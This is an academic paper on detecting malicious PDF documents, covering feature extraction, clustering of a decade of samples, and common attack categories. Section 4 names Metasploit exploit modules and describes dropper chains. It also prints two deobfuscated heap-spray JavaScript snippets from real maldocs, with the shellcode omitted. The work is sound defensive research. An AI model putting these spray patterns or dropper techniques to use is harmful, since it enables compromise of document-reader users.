Multimedia Tools and Applications (2022) 81:41103–41130
https://doi.org/10.1007/s11042-022-11960-x

Towards enhanced PDF maldocs detection with feature engineering: design challenges

Ahmed Falah[1] · Shiva Raj Pokhrel[1] · Lei Pan[1] · Anthony de Souza-Daw[2]

Received: 18 April 2020 / Revised: 4 March 2021 / Accepted: 4 January 2022 /
Published online: 17 May 2022

Abstract
In this paper, we perform an in-depth analysis of a large corpus of PDF maldocs to identify the key set of significantly important features and help in maldoc detection. Existing industry-based tools for the detection are inefficient and cannot prevent PDF maldocs because they are generic and depend primarily on a signature-based approach. Besides, several other methods developed by academics suffer heavily from reduced effectiveness. The feature-set using machine learning classifiers is prone to various known attacks, such as mimicry and parser confusion. Also, *we discover that increasingly more malicious files i) contain evasive and obfuscated JavaScript code, ii) include hidden contents (mostly outside the objects), iii) have a corrupted document structure, and iv) usually contain short JavaScript code blocks*. We utilise maldoc attacks' evolution over a decade to highlight the essential features (e.g., concept drifts) that impact detectors and classifiers.

Keywords PDF Maldoc · Concept drifts · Feature engineering · Malware evolution · Malware detection

1 Introduction

Despite the continuous security refinements over the years, PDF has always been a favoured attack vector for cybercriminals to distribute malware and initiate their attack cam-

✉ Ahmed Falah
aa.falah@hotmail.com

Shiva Raj Pokhrel
shiva.pokhrel@deakin.edu.au

Lei Pan
l.pan@deakin.edu.au

Anthony de Souza-Daw
tonydesouza-daw@melbournepolytechnic.edu.au

[1] Deakin University, Melbourne, Australia

[2] Melbourne Polytechnic, Melbourne, Australia

paigns [23]. Potential malicious actions executed through PDF malware include credential harvesting, backdoor and rootkits installation, data leakage, web browser compromising, in addition to phishing and social engineering attacks. Primary important factors towards this ensuing vulnerabilities as illustrated in Fig. 1 are as follows: (i) *The universality of PDF*, being the de-facto document exchange format, working across multiple platforms ensures increased distribution and reach. This popularity has leveraged in the opportunistic and mass-distributed attacks; (ii) *Users often perceive PDF files as safe document files* that are incapable of delivering malware or being utilised in attacks; (iii) *The PDF standard contains ambiguity* in implementing features related to code execution.

Nevertheless, there are ambiguous rules particularly on how they should be implemented and used. Besides, there is the flexibility of reader applications in interpreting, displaying and executing contents. When something is overlooked or intentionally omitted, reader applications or other tools (e.g. [7, 28]) can correct errors by suppressing rendering features of an open file, resulting in corrupting a display. Such corrective actions used by cybercriminals to evade detection will present a victim with a functioning document that is displayed correctly while performing its malicious intended action. The combination of being widely used in a corrective reader by unaware users makes malicious PDF documents (will be referred to as "*PDF maldoc*" onwards) detection a highly challenging task. Furthermore, there are several types of obfuscation and evasion techniques [15, 20, 25, 30], that increase the complexity of the detection and render any signature-based or heuristics-based anti-malware obsolete, as reported in [6].

To improve how features are chosen for PDF maldoc classifiers and detectors, in this paper, we analyse a large corpus of PDF files that span over a substantial period. We aim to precisely understand how a PDF maldoc exploits before compromising a target and how concept drifts impact maldoc behaviour's efficacy. More specifically, our primary research objectives are as follows:




Fig. 1 The number of disclosed Adobe Reader vulnerabilities from 1999 to 2019. The graph illustrates that the PDF-related vulnerabilities are exponentially increasing (data source: https://www.cvedetails.com/product/497/Adobe-Acrobat-Reader.html?vendor_id=53)

1. *To identify the main features needed for efficient detection of a PDF maldoc, without being susceptible to evasion and adversarial machine learning attacks.*

To this end, we conduct an in-depth analysis of over 200 files to discover how PDF maldoc attacks have evolved and changed after 2008.

2. *To analyse the similarity of logical structure with the malicious operation.*
3. To investigate the similarity of logical structure or malicious content with the attacking tools.

In-depth investigations of the research objectives 2) and 3) allow us to identify better relevant spaces that should be monitored for efficient detection.

After its release as an open format by Adobe in 2008, a multitude of PDF-related vulnerabilities and exploits were rapidly discovered and disclosed (recall Fig. 1), challenging both the academic and industry research communities to investigate and address the problem.

The primary enabler of such attacks is that the features examined by these classifiers (PDF maldoc detectors) are controllable to an extent by an attacker or a malware writer. For example, leaving out some fields from the "`info`" dictionary, the number of capital letters in the title, the count of corrupted objects, and the types and count of encoding methods are all usually associated with malicious files.

The primary drawback of existing tools is the susceptibility to evasion attacks. Another drawback is the focus on efficiency at the cost of effectiveness. Few dynamic-based approaches have been proposed to reduce the overhead incurred in the setup and operation. However, dynamically analysing such a PDF maldoc adds an extra layer on requirements than the malware dynamic analysis, because it requires the setup and installation of several versions of applications (e.g. *Adobe Reader, Foxit Reader, Nitro PDF reader*). Signature-based detection, for example, is the industry standard [5], but is susceptible to various types of evasion [2].

In summary, our main contributions in this paper are three-fold.

C1. Our analyses explain several cybersecurity attack techniques and patterns that cybercriminals often exploit not only to perform their attacks but also to avoid or evade its detection efficiently. To this end, we adopt free, open-source, easy to use and widely available analysis tools to perform an in-depth analysis of hundreds of malicious PDF documents to discover the attack approaches. . As a result, we have been successful in producing better understandings of how attacks often execute in such systems.

C2. We demonstrate with evidence of how PDF maldocs have evolved in the past ten years, including the preferred attack vectors and approaches. We found that the maldoc authors are gradually scaling down the size of their deployment code from shellcode to downloaders, then to URLs.

C3. We provide a clean-sheet summary of five popular attack techniques along with a dozen of obfuscation techniques. We propose a novel source of indicator of compromise (IoC) represented by the default settings of the widely-used attack framework Metasploit. This investigation provides us with invaluable insights into the traditional signature-based applications in terms of attacking semantics and human-comprehensible rules.

2 State of the art

The literature on the PDF maldoc attacks is rich. Of particular relevance to this work, discussed next, are the analysis, tools and techniques proposed to detect PDF maldocs, concept drifts and visualisation.

Nissim et al. [18] highlighted obfuscation techniques leveraged by PDF maldoc authors, which thwart automated analysis and detection techniques and further complicate manual analysis. This includes spreading malicious code across multiple objects, using PDF filters, white space, and comments. Other techniques include using a "`Names`" dictionary to gather around scattered malicious code pieces across the document. Additionally, malicious content can be hidden in peculiar locations such as annotations' fields (comments) or document metadata. In addition, [18] classified PDF-based attacks as i) *JavaScript code attacks* include heap spraying, downloading a malicious file or document using shellcodes. and can either be inside the PDF or retrieved from a remote host to further complicate the detection; ii) *Embedded file attacks* leveraged by embedding malicious files, which allows for highly sophisticated attack (such as multiple files dropping/extraction, or the reverse mimicry attack proposed by [15]), and iii) *URI and form submission attacks* include a typical downloader role for the PDF maldocs. Several techniques are used to retrieve malicious content from the Internet, such as using the `/submitForm` command or URL. Table 1 summarises the PDF maldoc detectors published in the recent years.

To detect malicious PDF files, [24] extracted features from documents' metadata and file structure and utilised a random forest classifier with their own PDF parser. Smutz and Stavrou [24] studied 202 features such as `/Font` and `/JavaScript`.

Liu et al. [13] reported that current defences against malicious PDF are ineffective, susceptible to evasion and computationally expensive to be utilised online and proposed a context-aware JavaScript detection method utilising static and run-time features.

Using a software engineering concept, [29] proposed a detection method based on behavioural discrepancies on diverse platforms, motivated by the fact that a PDF document behaves similarly on different platforms. In contrast, the behaviour of a malicious document will diverge on different platforms. Li et al. [12] identified a drawback in all malicious detection tools that extract JavaScript, which is their reliance on 3rd-party extraction tools that strictly follow the Acrobat standard. Scofield et al. [22] found that the size of the training dataset does not naturally result in better detection, and few research are conducted to derive the lower bound of a dataset to achieve high detection accuracy. Hence, a detection method is proposed by [22] based on dynamic analysis.

Endignoux et al. [7] stated that PDF readers attempt to correct errors and accept some malformed documents. This is arguably a drawback. Although this feature provides robustness and ease of use to users, it is exploitable by attackers. Auto-repaired errors include the modifications mentioned above. Nissim et al. [19] enhanced their previous proposal [18] and proposed active learning (AL) based system. The new system allows the constant retraining of the PDF maldoc detection module and the antivirus signature database. Falah et al. [9] proposed a feature engineering approach that uses few features but yields higher results. The approach relies on continuously evaluating features to derive relevant weights and discarding features that do not improve the classification process.

Visualising results with t-SNE, **t**-Distributed **S**tochastic **N**eighbor **E**mbedding (extension of [10]) for retaining the local structure of the data while also revealing some important global structure has been quite useful.

Table 1 A summary of dedicated PDF maldoc detectors and feature-set examined

Analysis	Static					Dynamic			JavaScript		
Tools/feature	Metadata	Tags & keywords	Structural paths	Obfuscation	Malformed object	Behaviuor discrepancies	Runtime monitoring	System call invocation	Runtime features	Abstract interpretation	Entropy
PDFrate [24]	✓	✓	–	–	–	–	–	–	–	–	–
[13]	-	-	–	✓	–	–	–	–	✓	–	–
Slayer[14]	✓	✓	–	–	✓	–	–	–	–	–	–
Nath [17]	–	–	–	✓	–	–	–	–	–	–	✓
HIDOST[27]	–	–	✓	–	–	–	–	–	–	–	–
Platpal[29]	–	–	–	–	–	✓	✓	–	–	–	–
Scofield [22]	✓	✓	–	–	–	–	–	✓	–	–	–
SAFE-PDF[11]	–	–	–	–	–	–	–	–	–	✓	–

3 Experiment details

As shown in Fig. 2, our experimental setups are explained as follows. As an overview, we started with collecting a large corpus of PDF maldocs from VirusTotal, the Contagio datadump, Google search, and personal files. Following that, we sorted and categorised all the available maldocs by the year when they were first seen. We then clustered our datasets to identify logical relationships between all samples in our datasets. Then, we performed an in-depth analysis of carefully-chosen samples that represent all the different classes of attack approaches. The data collected in the previous step help us to identify and categorise popular attack approaches, create a timeline that depicts how PDF maldocs evolved, and identify important features. Finally, we analysed clean and legitimate files to ensure that the previous step's feature-set is non-existent in clean files.

Table 2 provides the details of our datasets. VirusTotal provided 10603 PDF maldocs and 0 benign files (Dataset V)[1].

3.1 Dataset sorting and categorisation

We attempted to generate usable data and opted for using PDF maldocs in active attacks settings. To achieve this, we included the files that contain the "First Seen In The Wild" property from the VirusTotal reports. This action ruled out all benign files and 3919 PDF maldocs from the V dataset not containing the "First Seen In The Wild" property (recall Table 2). We then excluded all files from the C dataset, including malicious and benign files. Malicious files from the C dataset have high redundancy with the V dataset. Benign files were used in the final step of this experiment. A detailed breakdown of all years and files first encountered that year has been provided in Table 3. Such modified dataset (now called V') contains 6619 PDF maldocs (Table 4).

3.2 Feature engineering

Initially, we assume that PDF maldocs with identical or similar logical structure behave similarly, including their malicious content. Therefore, we extracted structural features using the *PDFiD* tool developed by Didier Stevens. The PDFiD scans the file to extract elements or objects which comprise a PDF file. The tool '*PDFiD*' returns basic structural features such as the number of object declaration keyword; `obj`, `endobj`, `streams`, `trailers`, and `pages`. In addition to structural features, dangerous PDF tags are visible, including tags and keywords that are frequently used in exploitation and malicious content delivery. This includes objects that contain `JavaScript`, `Actions`, `Forms`, `EmbeddedFiles`, `Launch`, `URLs`, `GoTo`, and other known vulnerable components. The scanning result shows that the PDF maldoc contains only one page and is built using six objects. Within the PDF maldoc, obfuscated JavaScript and OpenAction objects can be seen. PDFiD scans for a total of 24 object types. Seventeen of these are considered dangerous. Therefore, cybercriminals attempt to obfuscate the presence of these objects. Such obfuscation can be detected by PDFiD and is shown in parentheses.

[1]The dataset was collected in December 2016, but and includes files as old as 2008 and as new as 2017. We collected more than 20,000 PDF files from the Contagio datadump (Dataset C), which includes 11107 PDF maldocs and 9087 benign files. Our dataset also includes 2218 benign files that we acquired from Google searches and our files (Dataset P).




Fig. 2 A high-level overview of our experimental flow. We first collect PDF maldocs, extract features then cluster all files, analyse various samples from several clusters. We also perform a rigorous analysis of clean files to validate the malicious features

Table 2 documents collections. The dataset was collected in December 2016, but and includes files as old as 2008 and as new as 2017

Source	PDF files		Symbol
	Benign	Malicious	
VirusTotal	0	10603	V
Contagio	9087	11107	C
Personal	2218	0	P
Total	11305	21710	-

Table 3 A breakdown of PDF maldocs and the year in which they were first seen in the V' dataset

Year	Maldocs	Year	Maldocs
2008	8	2013	3
2009	2472	2014	2
2010	1552	2015	12
2011	2568	2016	21
2012	19	2017	57
Total		6619	

Table 4 A comparison between our clean and malicious datasets, in regards of the average and median number of objects and pages

Count	C' Clean		V' Malicious	
	Mean	Median	Mean	Median
Object	90.3	45	17.6	9
Page	6.1	3	1.7	1

A total of 41 features were used in the first part of our experiment, which consists of the original 24 *PDFiD* objects (features) and the 17 obfuscated objects. Considering obfuscated objects as independent features from their original objects seemed logical because legitimate PDF documents do not contain any obfuscated keywords or object declarations, which is usually only seen on PDF maldocs.

3.3 Visualising results

We attempted to identify logical relationships between all PDF maldocs in the V' dataset to examine structural features' relevancy to malicious behaviour. Our feature-set contain observable imbalance, where every single PDF maldoc contains a variable number of basic blocks, such as `obj`, `endobj`, `stream`, `endstream`, `xref`, and `trailer`. On the other hand, each block contains only a handful of dangerous tags. For example, the `obj` keyword ranges from 22,000 counts (in the largest file in our corpus) to only 1, with a mean of 17.6 and a median of 9. The keyword `endobj` has a mean of 17.56 and a median of 9. `Stream` and `endstream` have a mean of 4.7 and a median of 2. Dangerous tags, however, occur significantly less often; `JavaScript`, the primary attack vector in PDF maldocs has an average of 1.25, `OpenAction` with an average of 0.6, `acroform` 0.22, `launch` 0.02, `embeddedfile` 0.73.

We have applied the *term frequency-inverse document frequency (tf–idf)* algorithm to address the observed imbalance. This operation regulated our dataset such that the items with the highest weights were `embeddedfile`, `objstm` (object streams), `acroform`, `XFA`, `OpenAction`, and `JavaScript` with the following average: 1.5, 0.4, 0.33, 0.27, 0.26, and 0.21, respectively. To assist with results visualisation, we applied *Principal Component Analysis (PCA)* and reduced the dimensions to 3 (plot a 3D figure). However, this step does not reveal factual findings. Therefore, we conducted further clustering using *ssdeep*. However, such clustering is based on content similarity, by setting a rigid threshold (≈ 75) resulted in clusters of mostly identical files.

The previous step's observations persuaded us to perform further analysis, starting with a different clustering approach. We then chose *t-SNE* because of its high performance and accuracy. Figure 3 illustrates the final results. The *t-SNE* algorithm performs dimensionality reduction while preserving the maximum amount of information and neighbour relations. We have applied the algorithm on the V' dataset and experimented with various perplexity values. Finally, we found out that the distinctness and isolation of clusters increase with the increase in the value.

We have observed at least ten random PDF maldocs from each cluster. We analysed a higher number of files from distinct clusters (circular-shaped clusters that contain a core, inner- and outer-circles, and outliers at times). A total of 131 files were analysed in this step.




Fig. 3 PDF maldcos clustering result. They were clustered according to when they were First Seen In The Wild, using t-SNE. Higher perplexity produced explicit clusters. Sample colours signify the year in which a sample was first seen in the wild by VirusTotal. Structurally similar PDF maldocs coalesce in the same cluster

4 Results and discussions

Importantly, we found no direct relationship between the logical structure of a PDF maldoc with its malicious behaviour. However, we observe that files with similar structures have been usually generated by the same tool. The findings are applicable to both attack scenarios:

1 A *PDF as a decoy*: asking the victim to allow dropping then executing an embedded file, or encouraging the user to click on a URL.
2 A *PDF maldoc for exploitation and payload delivery*, usually via a vulnerable function and then executing the shellcode.

Our analysis has indicated that files belonging in the same cluster are very similar both structurally and operationally. More specifically, files clustered together originate from the same source, whether it is the same tool used to generate the file or the same attack group/cybercriminal that applies the same attack technique.

4.1 In-Depth analysis

Our E dataset contains a total of 218 PDF maldocs spanning over 2008-2017. The payload of 87 PDF maldocs (40%) attempts to download an executable from the Internet then execute it. Some shellcodes download multiple executables, save them, execute them then delete them, while others do not delete. All of these shellcodes target Windows environments, utilising "`winexec`" and making references to Windows' temp files. The second most common category, which represents 19% of our dataset, was "Unknown shellcode". Our analysis did not reach a confident conclusion when analysing these. Some of which were shellcodes targeting different environments, others were shellcodes that were parts of attacks that required other files or components which were not accessible to us. The final type was shellcodes that were designed to cause a denial of service, crashing the reader or the computer running them. We encountered some shellcodes that initiate a network connection to a remote host in addition to these two categories (Fig. 4).

The next type of encountered approach was URL or phishing downloaders with 19%. The PDF maldoc is a decoy that contains some text enticing the user to click on a URL that performs the next step in the attack campaign, most commonly downloading an executable to the victim's computer. The most popular approach to performing that was inserting a blurry image that contains the colour theme of popular cloud storage or sharing platforms




Fig. 4 A bar chart representing all PDF maldoc categories we encountered during our analysis. The most common attack approach is "Shellcode downloader" with 40% of our E dataset

(e.g. *Google Drive*, *DropBox*, *OneDrive*, *AdobeCloud*). The decoy file usually contains text stating that this document is secured and can only be accessed via the provided link. Naturally, not a single URL of the attached was functional, so we could not verify if the URL is indeed a downloader or only used to collect login credentials by asking the user to verify their identity before accessing the file.

The last major category from our dataset was "Dropper" with 17%. A dropper PDF maldoc contains a malicious attachment (usually an executable masquerading as another PDF) within the decoy PDF file, which does not perform any malicious action. `JavaScript` and `OpenAction` are used to "drop" the file. However, due to security changes by Adobe, performing this requires user interaction. The user must agree to the file being saved to the disk. A text message is usually displayed asking the user to accept this and disregard the security warning displayed. Once the file is dropped, the file is automatically executed via a JavaScript function. Other types of encountered droppers include macro-enabled documents (which usually carry out the next stage of the attack campaign by downloading an executable), IRC zombie, malicious HTML, VBS script and cryptocurrency malware (Razy).

The other categories of attack approaches make up a total of only 4% of our dataset. They include 4 Exploit proof of concepts. They contain detailed information (embedded throughout the code) of how the attacks work. Three files we analysed contain social engineering attacks: tax-related forms requesting "urgent" information or funds to be physically mailed to various addresses. Two files were clean but incorrectly labelled as malicious by various tools. Finally, one file contained only a PowerShell downloader. `Launch` is used to execute a *command line terminal(cmd)* command which in turn launches a hidden *PowerShell* that downloads an executable.

We observed that the vast majority of our analysed files were generated using the *Metasploit* framework, particularly in 2015 and upwards. Disregarding the "URL-phishing" category, as they can be generated using a wide array of tools, the remaining categories use the following:

1 ***Dropper:*** The dropper category uses either the "`adobe_pdf_embedded_exe`" or "`adobe_pdf_embedded_exe_nojs`" Metasploit modules.

   1a) `adobe_pdf_embedded_exe:` An ApacheBench file is embedded and encoded inside an object, usually using FlateDecode. A single-line JavaScript script is used to export(drop) the file. `OpenAction` is used to run the code, and an `AdditionalAction (AA)` is used to launch a *command line terminal (cmd)* command that locates then executes the dropped file. A variance here is used where the JavaScript function properties are changed to save then execute the dropped file directly, without the need for the additional and launch actions. An example of this attack can be seen in Section 4.2.2, and Figs. 9 and 10. This attack's `Metasploit` module path is:
   exploit/windows/fileformat/adobe_pdf_embedded_exe.

   1b) `adobe_pdf_embedded_exe_nojs:` An executable is placed between the file header and the first object, encoded as a hexadecimal string. A `launch` action is then used to start a *command line terminal (cmd)* window which creates a new VB script that retrieves the hexadecimal string from the top of the PDF maldoc, convert it into an executable, save it to the disk, start the executable then deletes the vb script. This attack approach offers great obscurity and helps evade JavaScript-based detectors and other types of detectors that

rely on inspecting objects' content and logical structures. Parsers are also incapable of detecting the malicious content here, which requires manual inspection using a different set of tools such as *hex editors*. An example of this attack can be seen in Section 4.2.2 and Figs. 11 and 12. This attack's `Metasploit` module path is: *exploit/windows/fileformat/adobe_pdf_embedded_exe*.

2 ***Shellcodes:*** We encountered several types of shellcodes, utilising several exploits that have been implemented on Metasploit:

2a) **Exploits:** We encountered several exploits, which include: `adobe_utilprintf`, `adobe_reader_u3d`, `adobe_collectemailinfo`, `adobe_cooltype_sing`, `adobe_geticon`, `adobe_jbig2decode`, `adobe_libtiff`, and `adobe_toolbutton`.

2b) **Payloads:** The two dominant payloads encountered by us were `download_exec` and `reverse_tcp`.

To test the effectiveness of anti-malware engines on VirusTotal, we created several PDF maldocs using the *Metasploit* framework. We avoided any encoding or obfuscation and used default settings as realistically possible. We then submitted the generated PDF maldocs to VirusTotal for inspection, and the results were shocking. The report in Fig. 5 shows that only 18 engines managed to detect a PDF maldoc with an exploit for `CVE-2012-4914 (Cool PDF Image Stream - Remote Buffer Overflow` [16]) and *Meterpreter payload* delivered via `reverse TCP` with no obfuscation. Several other documents were generated and submitted to VirusTotal with similar results. The results highlight how potentially easy it is to avoid detection by an anti-malware application, particularly to a determined and highly skilled attacker. Especially that both the exploit and the payload have existed for several years, and all anti-malware applications should have extracted all relevant *Indicators of compromise* (IoC).

The fundamental objective of performing manual in-depth investigation and thorough analysis is to minimise the error rate and avoid any false-positives or false negatives that are not considered by the celebrated automated analysis tools, such as PDFrate [24] and




Fig. 5 We generated a PDF maldoc using the *Metasploit* framework, which contains an exploit for CVE-2012-4914 and meterpreter via reverse-tcp payload with no obfuscation. The maldoc was detected by 18/55 anti-malware engines on VirusTotal

Slayer [14]. Besides, we have clearly demonstrated in one of our previous works [8] that the 23% and 21% false positive and negative rates respectively is prevalent in such analysis. However, the win of performing tedious manual analysis and detailed investigation, despite taking significantly longer time and more effort, is that it always guarantees the negligible occurrence of the inaccurate information and therefore ameliorates their subsequent adverse impacts.

4.2 Prominent attack vectors

In this section, we review the various attack vectors, including Downloader shellcodes, both types of dropped embedded files, command-line terminal commands used to perform various actions, and JavaScript code.

4.2.1 JavaScript snippets

We encountered multiple JavaScript code snippets that are vastly diverse in complexity, obfuscation, and operation. The example code in Figs. 6 and 7 have the shellcode in the first and only stage, using Unicode encoding (%uxxxx). Neither requires any deobfuscation nor contain any analysis traps. Automatic analysis works directly against these two examples. Other techniques include using `XFA` and a `TIFF ImageField`, utilising `base64` encoding to deliver a payload, as shown in Fig. 8. While the used technique is an improvement over the previous two, requiring a significant amount of manual analysis, it is still straightforward to analyse and extract the payload. Other techniques include staged attacks, where the initial JavaScript code is straightforward (but not without analysis traps) and only contains some string manipulation functions. Executing that stage reveals the next level that contains further and more advanced analysis traps. Upon deobfuscation, the last and final stage is revealed, usually containing either a downloader or a remote connection.

4.2.2 Droppers and embedded files

Standard dropping This technique is performed using the `adobe_pdf_embedded_exe` *Metasploit* module and makes use of the following PDF tags: `/EmbeddedFiles`, `/JavaScript`, `/Launch` and `/OpenAction`. The chain of events that are used in the exploitation is as follows: The Catalog dictionary(root object) contains `/OpenAction` that automatically runs the JavaScript code upon opening the PDF maldoc. The JavaScript code in Fig. 9 uses the `exportDataObject` function, which according to Adobe Acrobat SDK [1] "*Extracts the specified data object to an external file.*" The "`nLaunch`" property

```
var sc = unescape(omitted shellcode);
var value = unescape("%u4197%u493f");
while (value.length < 1048544) value += value;
value = value.substring(0, 1048544 - sc.length);
memory = new Array();
for(i = 0; i < 128; i++) { memory[i]= value + sc; }
//end of JavaScript code
```

Fig. 6 Deobfuscated JavaScript code that delivers a reverse TCP payload

```
var sc = unescape(omitted shellcode);
var v1 ="";
for (c1=128;c1>=0;--c1) v1 += unescape("%u489f%u4e49");
s1 = v1 + sc;
s2 = unescape("%u489f%u4e49");
i20 = 20;
usedalot = i20+s1.length
while (s2.length<usedalot) s2+=s2;
s3 = s2.substring(0, usedalot);
s4 = s2.substring(0, s2.length-usedalot);
while(s4.length+usedalot < 0x40000) s4 = s4+s4+s3;
newarray = new Array();
for (c2=0;c2<1450;c2++) newarray[c2] = s4 + s1;
var message = unescape("%u0c0c%u0c0c");
while(message.length < 0x4000) message+=message;
this.collabStore = Collab.collectEmailInfo
({subj: "",msg: message});
